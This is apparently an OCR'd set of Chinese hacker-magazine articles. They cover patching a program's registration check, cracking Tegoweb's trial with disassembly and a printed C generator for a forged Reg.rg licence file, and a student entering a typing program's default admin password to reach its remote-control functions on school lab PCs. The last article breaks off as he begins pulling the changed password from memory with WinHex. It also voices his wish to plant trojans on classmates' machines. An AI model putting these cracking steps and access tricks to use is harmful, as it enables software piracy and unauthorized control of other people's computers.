


图18

到这里我们也没多想按照提示重新启动程序，就在程序被重新启动后，出现了这样的场面，如图19。




图19

看来作者可能考虑到了软件被爆破的可能，在软件升级过程中对注册信息从新验证了，软件又变成了未注册版。

六、解决办法

我们如果能获得一个合法的注册码，不就可以合法的注册和升级了么？这里我们并不是要大家花大把的银子去注册，我们可以动态跟踪程序，追出合法的注册码来完成合法注册，享受一切合法功能。

菜鸟爆破教学篇就先写到这里，希望大家能有所收获。在这里感谢公子许同学为本教程制作配套动画，也祝他手术成功、早日康复！


（本文涉及到的动画和程序PEiD、W32Dasm、UltraEdit光盘有收录）

巧破Tegoweb


风泽［E.S.T］

Tegoweb这个软件以前《X档案》中也曾介绍过，所以对其功能有一定的了解，正好最近需要用到这个软件，就从光盘中将它找了出来，安装了一下，感觉还不错，于是就决定到网上找个汉化版的（毕竟咱们是中国人嘛），找到了一个汉化破解版的，软件的确汉化了，就是没发现破解文件，软件还是显示为30天试用版。没办法，自己来吧，拿出已经上了灰尘的PEID和W32DSM。


任务开始了，首先用PEID检测一下有没有壳，如图1。



看到这个结果我是又喜又忧啊，喜的是没有加壳，忧的是软件是用VB写的，不管了，用W32DSM反汇编看一下吧。要静态分析当然要知道软件对错误注册码的一些反应，于是打开软件注册页面，郁闷！都输入了N长的数字了，旁边的注册按钮怎么还没亮起来？如图2。



有点郁闷，突然脑子里有了一个想法——WINDOWS按钮突破专家！可是在自己的计算机上找了半天也没找到，不怕，我机器上还有一款——激活专家。抱着试试看的心理对软件开始操作，没想到奇迹出现了，注册成功了！哇！真不敢相信！但事实如此啊，如图3。



就这样我们已经很轻松的破了Tegoweb这个软件，但是本人还是想深入点看看这个软件到底是怎么样注册的，于是就有了下文。

用W32DSM打开软件，根据2条信息来分析，“Product Order Info...”这个是未注册时软件的显示，

“Registration Info...”这个是注册后软件的显示，根据这个提示我找到了如下地址，如图4。

```
* Referenced by a (U)nconditional or (C)onditional Jump at
|:00450C63(U)
|
:00450C6E 8B55CC                    mov edx, dword ptr [ebp-34]
:00450C71 8B490C                    mov ecx, dword ptr [ecx+0C]
:00450C74 52                        push edx
:00450C75 8B1401                    mov edx, dword ptr [ecx+eax]
:00450C78 52                        push edx

* Reference To: MSVBVM50.__vbaStrCmp, Ord:0000h
                                    |
:00450C79 FF15F0F24500              Call dword ptr [0045F2F0]
:00450C7F 85C0                      test eax, eax
:00450C81 0F8537000000              jne 00450D0E
:00450C87 8B4508                    mov eax, dword ptr [ebp+08]
:00450C8A 50                        push eax
:00450C8B 8B38                      mov edi, dword ptr [eax]
:00450C8D FF975C030000              call dword ptr [edi+0000035C]
```

修改这个跳转后并没有达到破解软件的目的，通过Ollydbg跟踪后分析此软件的注册码校验流程如下：

1．获取安装目录下的 Reg.rg 文件

2．读取文件中的注册码、用户名、公司信息，将 3 个信息加在一起

3．读取最后一行的注册日期与前面的信息加在一起（从这里可以看出，软件是根据用户的信息和时间来计算注册值的）

4．对前面的所有信息进行计算得出一个值，然后与第一行的数值比较。（上面发现的跳转就是这个跳转，也就是说，修改这个跳转后，不会达到破解目的，只能达到注册文件中的信息被修改后仍然可以注册）

到这里基本知道这个软件是如何确认注册的，由于本人没有学过汇编，看不懂它的算法，难道不会汇编就不能写出注册机吗？非也！瞧下面，咱也写出了一个小模小样的“注册机”。

```
#include <stdio.h>
#include <stdlib.h>
#include <conio.h>

main()
{
FILE *fpout;
char *cmp="8627";
char *number="I LOVE YOU";
char *name="EvilHsu";
char *company="[E.S.T]";
char *time="2004-12-13 15:43:
06";
printf("######Tegoweb 注
册文件生成器######\n\n");
printf("请将本软件放在 Tegoweb
的安装目录下");
if((fpout=fopen("Reg.rg","w"))
==NULL) printf("Can't output file!
\n");
else
{
fprintf(fpout,"%s\n",cmp);
fprintf(fpout,"%s\n",number);
fprintf(fpout,"%s\n",name);
fprintf(fpout,"%s\n",company);
fprintf(fpout,"%s\n",time);
}
}
```

好了，简单的破解就到这里了，没什么技术，请各位多多指教。快过年了，在这里祝《X 档案》在新的一年里越来越火！

（本文涉及到的 Tegoweb 注册机、PEID、W32DSM 光盘有收录）

算“打字高手”万能密码

凯旋探梦




学了这么长时间的理论课，这个星期终于来机房练机了，这次学的是 Windows98 系统的简单应用和办公自动化，都是一些最简单的电脑知识，毕竟我的专业不是学计算机的，走进机房的第一步我就有用木马控制别人的念头，但是这些机器没有光驱只有软驱，这里是装着联想还原卡的 98 系统，用 U 盘要驱动程序，驱动安装好后还要重启，重启完又被还原了！还原卡破不了，所以也不能用木马等工具，第一节课老师教我们用一个名为“打字高手 5.31”的软件练习打字（如图 1）。




老师说要练习到可以盲打的效果才行，这个我已经不要练了，没事拿“打字高手”软件看看，发现有一个“网络监控”按钮（如图 2），这个打字软件功能挺多的嘛，刚说没有木马玩，现在看来要就地取材了！点击看看啊！要输入密码，这个我不知道啊，问老师吗？（问老师 = 找死！）

现在就想这个打字软件应该有一个默认密码，我试了 12345678 和 ADMIN 等几个傻瓜密码，但是都不管用！密码可能被老师改了（如图 3）。




但是我还是要查一下它的默认密码，我打开“帮助”菜单里的“软件操作与说明”就跳出了帮助文档的窗口，这里说管理员初始口令为 123，默认密码知道了，那就试试，总有一点希望啊！（如图 4）



打开网络监控，输入密码 123 点击回车后真的进去了。这些计算机老师的安全意识就这么差啊，还说学校服务器老是中病毒，就这样的安全意识不中病毒才怪呢！


看看它的界面，虽然没有木马功能那么强大，但还是有几个好玩的，比如：发送消息，截屏，重启关机，全体广播，锁定桌面，传送文件等功能（如图5）。




但是第二天这个密码很多人都知道了，他们老是在局域网搞恶作剧，第二天下午所有的密码都被老师改了，都没的玩了，我在无聊的时候突然想起了用WinHex在内存里找注册码的教程，我在想用WinHex应该也可以查找一些软件的本地密码啊，当输入密码的时候软件里的密码会在内存里和你输入的密码效对，这时用WinHex就可以在密码效对的时候把密码抓出来！

说到不如做到，下午我就用软盘带WinHex来了，打开“打字高手”输入密码，现在我们随便输入一个错误的密码，我输入的密码是77899022，但是你要把你输入的这个假密码记住，后面要用到的，输入完成后按回车键，这时会和图3一样弹出一个提示错误的对话框，这时不要点击它！

下面接着来打开WinHex会出现如下窗口（如图6），我们点击，“打开RAM”按钮，这就是打开内存的按钮。

